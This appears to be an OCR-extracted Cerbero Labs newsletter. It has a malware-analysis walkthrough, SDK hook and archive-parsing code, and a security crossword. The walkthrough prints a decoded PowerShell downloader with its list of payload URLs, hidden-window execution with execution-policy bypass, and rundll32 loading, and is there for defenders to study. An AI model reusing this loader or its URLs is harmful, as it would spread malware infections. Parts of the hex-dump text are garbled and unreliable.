
6. We decode the base64 encoded string with the action Conversion \rightarrow Base64 to bytes (Ctrl+R).


C Roots		7 . 4 X .	* * * = = # 4		Output		icar sind	x8A33283FE383805601067CBV
•	File		Risk Forma		url:	http://go.microsoft.c		
1 20062A15F00C6EED53	307008900124840928469465102014430	4514590235	16 65% (F) 62			current acception - which		
R Herardry	e ×	G. Analysis	MEADME-MINHUND	Decoded bytes		0x From hex string		
same	^	dffmet	0 1 2 3 4 5 6 7	5 2 A 5	C D E F	Ascii		
	33C70EE900124EA0F2BA6FAE5102E1	00000000	53 00 74 00 61 00 72 00	74 00 20 00 5		S.t.a.r.tS.1.		
Documents		00000010	65 00 65 00 70 00 20 00	2D 00 53 00 6				
In Idecompressed		00000120	6r 00 6z 00 64 00 73 00 73 00 65 00 68 00 73 00	20 40 32 00 3		0.m.d.s2./.8.		
 Images 		000000140	60 00 20 00 20 00 20 00			B.o.T. (. b.t.		
Cobject_1	1464	00000050	74 00 70 00 73 00 3A 00	28 00 28 00 6				
E object 1	19C4	000000060	74 00 65 00 60 00 60 00	62 00 T3 00 6		t.e.1.1.0.s.m.i.		
Chiect_1	DEBC	00000010	72 00 74 00 6r 00 73 00 2r 00 73 00 6A 00 68 00	25 10 63 00 6 28 10 54 00 6	P 00 60 00	r.t.o.sc.o.m. /.s.1.m./.T.m.9.		
object 2	1EC4		51 00 33 00 66 00 69 00	65 60 45 00 2	C 00 68 00	0.3.n.1.e.Eh.		
4 📄 Other			74 00 74 00 70 00 73 00			t.t.p.m.:././.g.		
* object 280		00000080	73 00 73 00 63 00 6F 00			s.s.c.o.r.p.o.r.		
4 🚞 Archi	wes .	000000000	61 00 74 00 69 00 6r 00 28 00 63 00 6P 00 6D 00	2F 00 6F 00 6		a.t.i.o.n.l.t.d. c.o.m./.o.k.8.		
- 🕰 b	0	000000000	66 00 68 00 2F 00 45 00			f.1./.E.1.p.f.P.		
	Documents	00000080	20 00 48 00 74 00 74 00	70 00 73 00 3		,.h.t.t.p.s.t./.		
	h //README-JRN44.chm	00000100	2F 00 63 00 69 00 74 00 68 00 2D 00 73 00 6F 00	79 00 74 00 6				
	A Documents	00000120	6F 00 6E 00 73 00 2E 00			0.8.5.0.1.0.0.1.		
	Intercutaneous.htm	00000120	26 00 4D 00 68 00 31 00	4B 00 2F 00 5	6 00 79 00	6.N.h.1.k./.V.y.		
	/README-JRN44.htm		52 00 51 00 49 00 75 00			R.Q.I.u.e.e.1.7.		
	 Other 	00000150	34 00 20 00 68 00 74 00 2r 00 2r 00 63 00 61 00	74 00 10 00 7		4.,.h.t.t.p.s.:. /./.c.a.z.l.a.d.		
	/		76 00 4F 00 67 00 61 00			v.o.g.a.d.a.t.r.		
	/#IDXHDR	00000180	69 00 42 00 75 00 74 00	61 60 72 00 6	9 00 61 00	i.b.u.t.a.r.i.a.		
	/#ITEITS	00000190	25 00 63 00 6F 00 6D 00	28 00 74 00 7		c.o.m./.t.v.m.		
	/#STRINGS	00000180	71 00 39 00 2F 00 48 00 51 00 4F 00 4C 00 2C 00	37 00 38 00 6	E 00 39 00	q.9./.H.7.8.m.9. Q.O.L.,.h.U.U.D.		
	/#SYSTEM		73 00 38 00 28 00 28 00			5.1././.B.F.C.F.		
	/#TOPICS	00000100	69 00 7A 00 71 00 75 00			1.z.q.u.n.ac.		
	/#URLSTR		6F 00 6D 00 2F 00 4C 00			o.m./.1.7.c.c.N.		
	/#URLTBL	000001P0	2F 00 72 00 61 00 51 00 67 00 30 00 67 00 71 00	66 00 30 00 6	D 00 7A 00	/.r.a.Q.f.0.m.z. 0.0.0.0h.t.t.		

... continued from page 21.

2

Conversion \rightarrow Bytes to text.





```
Start-Sleep -Seconds 2;$sensillum = ("
    https://hotellosmirtos.com/sjn/
   → Tn0Q3nieE, https://gsscorporationltd
   → .com/okSfj/ElnfP, https://

→ VyRQIueel74, https://

   → carladvogadatributaria.com/tvnq9/
   → H78n9QOL, https://mrcrizquna.com/

→ erg-eg.com/ocmb/CjVa5TV, https://

→ nayadofoundation.org/wXaKm/

   \rightarrow x7GY6orRR").split(",");foreach (
   → $formose in $sensillum) {try {wget
   \hookrightarrow $formose -TimeoutSec 16 -O $env:
   \hookrightarrow TEMP\octennialChancelor.

ightarrow hexatetrahedronAbrachias;if ((

→ Get-Item $env:TEMP\

   \hookrightarrow octennialChancelor.
   \hookrightarrow hexatetrahedronAbrachias).length -
   \hookrightarrow ge 100000) {powershell -WindowStyle
      Hidden -ExecutionPolicy Bypass -
   \hookrightarrow NoLogo -NoProfile -encodedcommand "

→ cwB0AGEAcqB0ACAA... [etc.]"; break

   \rightarrow ;}}catch {Start-Sleep -Seconds 2;}}
```

2

8. We use the PowerShell Beautifier package to beautify the code.

4	PowerShell Beautifier Options - Cerbero Suite 🛛 🗕 🗙
Property	Value
Code	
Content	Start-Sleep -Seconds 2;\$sensilum = ("https://hotellosmirtos.com/sjn/Tn0
Style	
Indent spaces	4
Keep comments	
Deobfuscation	
 Deobfuscate 	
Replace variables	
Remove unused varia	bles
Auto-name variables	
	OK Cancel

2

7. We decode the UTF-16 encoded data to text with the action 9. The code is now easy to read: it tries to download a file from various URLs and then runs another PowerShell instance.

```
Start-Sleep -Seconds 2;
$sensillum = "https://hotellosmirtos.com/
    > sjn/Tn0Q3nieE, https://

→ gsscorporationltd.com/okSfj/ElnfP,

   → https://citytech-solutions.com/6
   → Mh1k/VyRQIueel74, https://

→ carladvogadatributaria.com/tvnq9/

   → H78n9QOL, https://mrcrizquna.com/

→ L7ccN/raQf0mzg0gq, https://zainco.

   → net/OdOU/5nz7Cc739ffc, https://

→ erg-eg.com/ocmb/CjVa5TV, https://

→ nayadofoundation.org/wXaKm/

   → x7GY6orRR".split(", ");
foreach ($formose in $sensillum)
{
    try
    {
         Invoke-WebRequest $formose -

→ TimeoutSec 16 -0 $env:TEMP

→ octennialChancelor.

             → hexatetrahedronAbrachias;
         if ((Get-Item $env:TEMP\
              → octennialChancelor.
             \rightarrow hexatetrahedronAbrachias).
             \hookrightarrow length -ge 100000)
         {
             powershell -WindowStyle
                 \hookrightarrow hidden -ExecutionPolicy
                     Bypass -NoLogo -
                 \hookrightarrow NoProfile -
                 \hookrightarrow encodedcommand "

→ cwB0AGEAcgB0ACAAcgB1AG4

             AZABsAGwAMwAyACAAJABlAG
             4AdgA6AFQARQBNAFAAXABvA
             GMAdAB1AG4AbgBpAGEAbABD
             AGgAYQBuAGMAZQBsAG8AcgA
             uAGqAZQB4AGEAdAB1AHQAcq
             BhAGqAZQBkAHIAbwBuAEEAY
             gByAGEAYwBoAGkAYQBzACwA
             TQBvAHQAZAA7AA==";
             break;
         }
    }
    catch
    {
         Start-Sleep -Seconds 2;
```

2

10. If we decode the base64 encoded command like done previously, we get this single line of code:


```
start rundll32 $env:TEMP\
    → octennialChancelor.
   → hexatetrahedronAbrachias, Motd;
```

So in the end the malware uses rundll32 to load the downloaded payload.

WRITING PLUGINS

In the last months we have reached an important milestone in the SDK documentation process, as it now features the complete guide on how to create plugins and extensions for Cerbero Suite and Cerbero Engine.

Creating plugins and extensions for



* Creating plugins and extensions for Cerbero Suite and Cerbero Engine

Creating plugins and extensions for Cerbero Suite and Cerbero Engine

Introduction

Plugins and extensions are developed for Cerbero Suite and Cerbero engine in the same way. For plugins not using UI functions, it is usually enough to import the Pro.Core module. Plugins using UI functions must import the Pro.UI module. Depending on the type of plugin, it is necessary to get acquainted with at least one of these two modules.

This is a quick overview of the type of extensions that can be created:

- · Actions To create basic type of extension which can be executed by pressing 'Ctrl+R'.
- Hooks To modify existing scan operations.
- Logic Providers To define custom scan operations or create standalone tools.
- · Scan Providers To add scan support for new file formats.
- Key Providers To provide keys to files which require a decryption key.
- UI Hooks To provide various UI extensions.
- Themes To create custom or derived UI themes.
- Carbon Loaders To create file format loaders for the Carbon disassembler.

Once the plugin or extension is finished, it can be deployed using Packages.

Actions

Actions are the most basic type of extension, yet very versatile and useful. Actions in Cerbero Suite can be executed by pressing 'Ctrl+R', they can be dependent on the current view or file format and can perform all kinds of operations.

Actions are specified in the 'actions.cfg' file in the 'config' directory.

In this article we present an excerpt from that guide on how to create hooks, which are a type of extension available both in Cerbero Suite and Cerbero Engine.

Hooks allow to customize scans and do all sorts of things. prints out the format of the object. This function is not being Hooks are specified in the 'hooks.cfg' file in the 'config' directory.

A minimal hook entry:

```
[Test Hook]
file = test_hooks.py
scanned = scanned
```

The code:

```
def scanned(sp, ud):
    print(sp.getObjectFormat())
```

called from the main thread, so it's not possible to call UI functions.

Hooks are disabled by default and can be enabled from the 'Hooks' page in Cerbero Suite.

To enable a hook by default from the configuration entry:

[Test Hook] file = test_hooks.py scanned = scanned enable = yes

Another supported value for 'enable' is 'always', which causes The 'scanned' function gets called after every file scan and the hook to be always enabled.

... continued from page 23.

It is also possible to specify the scan mode for the hook:

Hooks can be restricted to specific file formats too:

formats = PE | SWF

What follows is a hook extension to perform a search among the disassembled code of Java Class files and include in the report only those files which contain a particular string.

The configuration entry:

```
[Search Java Class]
file = test_hooks.py
scanned = searchJavaClass
mode = batch
formats = Class
enable = yes
```

The code:

Although the few lines above already have a purpose, it is not optimal having to change the code in order to perform different searches. Hooks can optionally implement two more callbacks: 'init' and 'end'. Both these callbacks are called from the main UI thread (hence it's safe to call UI functions). The first one is called before any scan operation is performed, while the latter after all of them have finished.

The syntax for for these callbacks is the following:

The 'init' function can optionally return the user data passed on to the other callbacks. The 'end' function is useful to perform clean-up operations. However, the sample above doesn't need to clean up anything, it only needs an input box to ask the user for a string to be searched. So it only needs an 'init' function:

```
[Search Java Class]
file = test_hooks.py
init = initSearchJavaClass
scanned = searchJavaClass
mode = batch
formats = Class
enable = yes
```

Adding the new logic to the code:

Hooks can also be used to customize the scan results of existing scan providers.

For example, it is possible to add a custom entry during the scan of a PE file and then provide the view to display it in the workspace.

The configuration entry:


[ExtScanDataTest_1] label = External scan data test file = ext_data_test.py scanning = scanning scandata = scandata enable = yes

The code in 'ext_data_test.py' in the 'plugins/python' directory:

When scanning a file, an additional entry is shown in the report. Clicking on the entry displays the data provided by the extension.

ARCHIVE FORMATS

In the last months we have added support for many additional archive formats such as 7-Zip, XZ, CRX, ISO and TAR. The packages are available for all licenses of Cerbero Suite.



The contents of an encrypted 7-Zip archive.

Uncommon archive formats are often used by malware to conceal its payload, but also it may happen that a colleague or customer sends a file in a 7-Zip or TAR archive. It is therefore important to support as many archive formats as possible.

Decryption is supported for 7-Zip archives and key provider extensions do not require any modification to support these new formats. For example, the Common Passwords package now automatically decrypts 7-Zip archives which are encrypted using common passwords such as 'infected'.

All new archive formats are exposed to the SDK and are simple to handle programmatically. Here we present two code examples.

The first example shows how to enumerate and extract files in a TAR archive:

```
from Pro.Core import *
from Pkg.TAR import *
def parseTARArchive(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
  obj = TARObject()
  if not obj.Load(c) or not obj.
     \rightarrow ParseArchive():
    return
  curoffs = None
  while True:
    entry, curoffs = obj.NextEntry(

    curoffs)

    if entry == None:
      break
    # skip directories
    if obj.IsDirectory(entry):
```

The second code example demonstrates how to enumerate all files and directories in an ISO archive:

```
from Pro.Core import *
from Pkg.ISO import *
def parseISO(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
 obj = ISOObject()
  if not obj.Load(c) or not obj.
      \rightarrow Initialize():
    return
  for dir_name, dir_entries, file_entries
     \rightarrow in obj.Walk("/"):
    print(dir name)
    if dir_entries:
      print(" directories:")
      for entry in dir_entries:
        print("
                     ", str(entry))
    if file_entries:
      print(" files:")
      for entry in file_entries:
        print("
                     ", str(entry))
```

Over the next months we'll keep adding support for archive formats that are less frequently used.

CROSSWORD PUZZLE

In order to celebrate the summer season we have prepared a crossword puzzle to relax!

1	2		3		4	5	6	7	8		9	10	11	
12					13					14		15		16
17		18		19				20						
21			1				22					23		
					24	25					26			
27	28	29		30	•		31	32		33	-		34	35
36				37						38			39	
40			41						42				43	
44			45	46		47		48		49		50		
51					52						53			
			54					55						
56	57	58		59		60				61	-	62	63	64
65			66					67	68					
		69			70			71						
72					73						74			

Across 1 Universal Plug and Play 4 The machines in a P2P network 9 A card that can be cloned 12 Access Point 13 Used in text editors to mark the current position 15 The United States Department of Defense in short 17 A type of IT threat 20 Zip is one 21 Short for technicians 22 A bit-_ can be corrected by ECC memory 23 Volume Shadow Copy Service 24 System Component 27 A type of number in the TCP header 36 System on a chip 37 High Assurance Internet Protocol Encryptor 38 C# source file extension 39 They're even in Canon 40 The start of a class 43 Tcl/_ 44 github._ 45 The binary of the Mercurial distributed revision control system 47 Type of code to make reverse engineering more difficult 51 TCP provides one between a server and a client 54 An x86 instruction that can load an address 55 MUL skipping one 56 Logical operation that can be used for encryption 59 Short for encryption 61 More than a warning 65 A problem for online gaming 67 After the beta 69 On Windows it follows CR 70 A Xerox without consonants 71 The "T" in LIFO 72 Extended Merkle Signature Scheme 73 Secure LDAP 74 The state of a system that isn't up

Down 1 An interface often used to reverse engineer a hardware device 2 PPPoE without protocol 3 Popular scripting language 4 A bus type 5 Entity Attestation Token 6 Solver finals 7 Sometimes used instead of "float" and "double" 8 A sequence of characters 10 x86 signed divide 11 A move instruction in x86 which can have a suffix of B, W or D 14 A command to securely transfer files 16 A deprecated cryptographic algorithm 18 The first ones in an octet 19 Systrom, co-founder of Instagram 24 The XCHG instruction performs it 25 PowerShell has one 26 A telephone eavesdropping device called _-catcher 27 Character encoding standard with only 128 code points 28 At the end of a Python "if" statement 29 Key-Confirmation 30 In algorithm and hook 31 A famous manufacturer of printers 32 Germany in URLs 33 Elliptic curve in short 34 A type of translation available in routers 35 A security one is a device used to access a restricted resource 41 Acronym for Red Hat 42 What coffee is for many IT workers 46 The G in RGB 47 Acronym for a famous remote system administration tool from the 90's 48 GCC is part of it 49 ASCII without vowels 50 Common name for machine learning 52 Often the second or third button in a message box 53 Less than a process 56 A Microsoft Excel file extension 57 Ongoing Authorization 58 Real-Time Location System 60 Choose Your Own Device 61 Exception Level 62 Risk Assessment 63 Operating system 64 Return near in x86 66 Encrypted File System 67 x64 program counter register 68 Ethereum Name Service

CERBERO LABS



If you want to get in contact with us, feel free to do so at: info@cerbero.io

You can follow us on Twitter to be notified about the latest updates.